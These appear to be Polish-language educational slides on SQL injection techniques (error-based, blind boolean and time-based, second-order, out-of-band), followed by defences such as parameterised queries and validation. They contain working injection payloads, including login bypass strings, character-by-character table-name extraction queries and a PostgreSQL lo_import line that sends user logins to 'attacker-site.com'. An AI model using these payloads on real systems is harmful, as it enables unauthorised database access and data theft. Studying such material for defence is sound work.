
# Error-Based SQL Injection

- Error-based SQL Injection to technika, która polega na wykorzystaniu błędów generowanych przez bazę danych w odpowiedzi na złośliwie skonstruowane zapytania SQL. W przeciwieństwie do Union-based SQL Injection, gdzie dane są bezpośrednio wyświetlane na stronie, tutaj atak polega na uzyskaniu informacji poprzez analizę komunikatów błędów. Te komunikaty mogą ujawniać szczegóły struktury bazy danych, takie jak nazwy tabel, kolumn czy typy danych.



# Error-Based SQL Injection

## Error Based SQLi




The screenshot shows a web browser window with the URL `https://website.thm/article?id=1'`. The address bar has a green lock icon. Below the address bar, a message box displays the following error: `SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1`. Below the error message, there are two panels. The left panel, titled "SQL Query", contains the text `select * from article where id = 1'`. The right panel, titled "Answer", contains the text "What is the user martin's password?", a text input field with the placeholder text "password", and a blue button labeled "Check Password". A red arrow points from the apostrophe in the SQL query to the error message.

SQL Query	Answer
<code>select * from article where id = 1'</code>	What is the user martin's password? <input type="password" value="password"/> <button>Check Password</button>

Rezultatem jest błąd, ponieważ apostrof zamyka literał tekstowy, co prowadzi do zapytania o nieprawidłowej składni.

Baza danych zwraca błąd składniowy, np. "You have an error in your SQL syntax...". Komunikat ten potwierdza podatność aplikacji na SQL Injection i ujawnia szczegóły dotyczące używanego silnika bazy danych.



# Blind (Inferential) SQL Injection

- Rozróżniamy Time-based oraz Boolean-based.
- Odpowiedzi serwera nie dostarczają (bezpośrednio) widocznych błędów, ani danych.
- Atakujący pozyskuje dane poprzez analizowanie reakcji serwera na różne zapytania, przez co generalnie trwa dłużej od innych ataków.
- Analizowany jest czas odpowiedzi serwera, czy zmiana zawartości dokumentu HTML.
- Generalnie, w swej istocie podobny jest do Classic SQL Injection, różnica wynika ze sposobu pozyskania danych, poprzez zadawaniu serii TRUE/FALSE pytań i analizie odpowiedzi serwera.



# Blind SQLi

## Authentication Bypass (Omijanie uwierzytelniania)

Jedną z najprostszych technik Blind SQL Injection jest omijanie mechanizmów uwierzytelniania, takich jak formularze logowania. W tym przypadku celem nie jest uzyskanie konkretnych danych z bazy, lecz przejście procesu logowania.

### Przykład:

W polu logowania wprowadzamy:

**Login Form**

**Username:**

**Password:**

**Login**

Jak będzie wyglądało zapytanie?

```
SELECT * FROM users WHERE username = ''  
OR '1'='1' AND password = '';
```


# BLind Boolean-based SQL Injection

- Analizowanie czy podane zapytanie zwróci TRUE/FALSE, poprzez manipulowanie adresem URL z parametrem przypisanym do zapytania bazy danych.

 `https://site.com/items.php?id=2`

 `https://site.com/items.php?id=2 and 1=2`

 `https://site.com/items.php?id=2 and 1=1`




```
SELECT * FROM items WHERE ID = 2;
```

```
SELECT * FROM items WHERE ID = 2 and 1=2;
```

```
SELECT * FROM items WHERE ID = 2 and 1=1;
```

- Czyli poprzez analizę treści odpowiedzi serwera, można rozróżnić jak strona reaguje na zapytanie z rezultatem FALSE/TRUE i czy jest ona podatna na SQL Injection.




# BLind Boolean-based SQL Injection

- Przez to, że wiem jak strona reaguje na TRUE, to mogę wykryć, czy nazwa pierwszej tabeli w db zaczyna się na literę "a". Cały atak może eskalować do wydobywania loginów, czy haseł z niezabezpieczonej db.



```
https://site.com/items.php?id=42 AND (SELECT  
TOP 1 substring(name, 1, 1) FROM sysobjects  
WHERE id=(SELECT TOP 1 id FROM (SELECT  
TOP 1 id FROM sysobjects ORDER BY id) AS  
subq ORDER BY id DESC)) = 'a'
```



# Blind Time-based SQL Injection


- Analizowane jest, czy zapytanie spowoduje zatrzymanie bazy danych na określony czas. Jego zaletą w porównaniu do standardowego Boolean-based jest to, że nie polegamy na niezależnym od nas czynniku, jakim jest zawartość strony, ale rozważamy zależny od nas czas ładowania strony.

 `https://site.com/items.php?id=1' waitfor delay '00:00:10'`



```
SELECT * FROM items WHERE id = '1' waitfor delay '00:00:10';
```

- Przez analizę czasu odpowiedzi serwera, można rozróżnić, czy zapytanie zwróciło TRUE/FALSE (czy strona jest podatna na atak SQL Injection).





# Blind Time-based SQL Injection

- Jeśli nazwa drugiej tabeli rozpoczyna się na literę "a", druga część zapytania jest prawdziwa i strona zareaguje z 10 sekundowym opóźnieniem.
- Jeśli atakujący wielokrotnie wstrzykuje różne wartości w zapytaniu, może iteracyjnie "odgadnąć" zawartość bazy danych, np. nazwy kolumn, hasła, e-maile.

```
https://site.com/items.php?id=1; IF(EXISTS(SELECT TOP 1 *FROM  
sysobjects WHERE id=(SELECT TOP 1 id FROM (SELECT TOP 1 id  
FROM sysobjects ORDER BY id)AS subq ORDER BY id DESC)AND  
ascii(lower(substring(name, 1, 1))) = 'a'))WAITFOR DELAY '0:0:10'
```



# Time-based Blind SQL Injection

## Time-based Blind SQL Injection

Time-based SQL injection to metoda ataku, w której haker wykorzystuje specyficzne zapytania SQL, by sprawdzić, czy aplikacja jest podatna na iniekcje SQL. W tym typie ataku baza danych jest zmuszana do "uśpienia" na określony czas, co umożliwia napastnikowi sprawdzenie, czy jego zapytania są przetwarzane przez system – nawet jeśli aplikacja nie wyświetla żadnych komunikatów o błędach. Dzięki temu atakujący może potwierdzić istnienie podatności, pomimo zabezpieczeń ukrywających szczegóły o błędach w aplikacji.

## Przykład:

```
' OR 1=1 AND SLEEP(5) --
```


Jak będzie wyglądało zapytanie?

```
SELECT * FROM users WHERE  
username = '' OR 1=1 AND  
SLEEP(5) --' AND password =  
'wprowadzone_hasło';
```




# Second Order SQL Injection

- Atak wyrafionowany, złośliwy, wstrzyknięty kod SQL nie jest wykonywany od razu, jest przechowywany i użyty w odpowiednim, zadeklarowanym kontekście.
- Trudny do wykrycia  $\Leftrightarrow$  złośliwy kod nie wykonuje się od razu, jest przechowywany w bazie danych.
- Zapobiega mu stosowanie zapytań z parametrami, bądź określeniu konkretnego wzorca danych wpisywanych do np. formularza.



# Second Order SQL Injection

- Podczas niezabezpieczonej rejestracji w miejscu formularza podajemy kod SQL, który będzie docelowo przechowywany w bazie danych, jako chociażby imię.
- W momencie, kiedy aplikacja będzie chciała wyświetlić profil danego użytkownika, tak naprawdę wykona zapytanie `SELECT` zwracające `TRUE` dla każdego rekordu z naszej bazy, w taki sposób jawnie ujawniając jej zawartość.



Nazwa użytkownika lub adres e-mail

Paweł Hebda' OR '1'='1


```
SELECT * FROM users WHERE name = 'John' OR 1=1;
```



# Out of band sql injection

OOB SQLi to rodzaj ataku typu SQL injection, w którym atakujący nie otrzymuje odpowiedzi od atakowanej aplikacji tym samym kanałem komunikacji, ale zamiast tego jest w stanie spowodować, że aplikacja wyśle dane do zdalnego endpointu, który kontroluje.

Ten rodzaj ataku jest możliwy tylko wtedy, gdy serwer, z którego korzysta aplikacja, posiada funkcje umożliwiające wysyłanie żądań DNS lub HTTP. Jest to standardem we wszystkich popularnych serwerach SQL.



# Out of band sql injection



```
SELECT * FROM users WHERE email='' UNION SELECT id 1, name pg_sleep(5),  
        (SELECT lo_export((SELECT lo_import('http://attacker-site.com/?data=' || login)), 'data.txt'))  
FROM users;--
```


## Dlaczego to działa?

Aplikacja pozwala na wykonywanie niebezpiecznych zapytań SQL.

Serwer umożliwia wykonywanie funkcji systemowych (np. HTTP requests za pomocą lo\_import).

## Wynik ataku:

Atakujący otrzymuje dane w postaci żądań HTTP wysyłanych na kontrolowany przez niego serwer.






# Jak się chronić przed sqli?

```
21 query = "SELECT * FROM users WHERE name = %s"  
22 cursor.execute(query, (user_name,))
```

- Parametryzowanie
- Walidacja
- ORM (SQL ALchemy)
- Uprawnienia bazy danych

```
89 const userInput = document.getElementById("name").value;  
90 if (validateInput(userInput)) {  
91     fetch('/submit', {  
92         method: 'POST',  
93         headers: { 'Content-Type': 'application/json' },  
94         body: JSON.stringify({ name: userInput }),  
95     });  
96 }
```





# Źródła:

- <https://medium.com/@vikramroot/exploiting-time-based-sql-injections-data-exfiltration-791aa7f0ae87>
- <https://beaglesecurity.com/blog/vulnerability/time-based-blind-sql-injection.html>
- [https://owasp.org/www-community/attacks/Blind\\_SQL\\_Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)
- <https://brightsec.com/blog/error-based-sql-injection/>
- <https://www.acunetix.com/websitesecurity/sql-injection2/>
- <https://tryhackme.com/r/room/advancedsqlinjection>
- <https://www.dnsstuff.com/sql-injection>

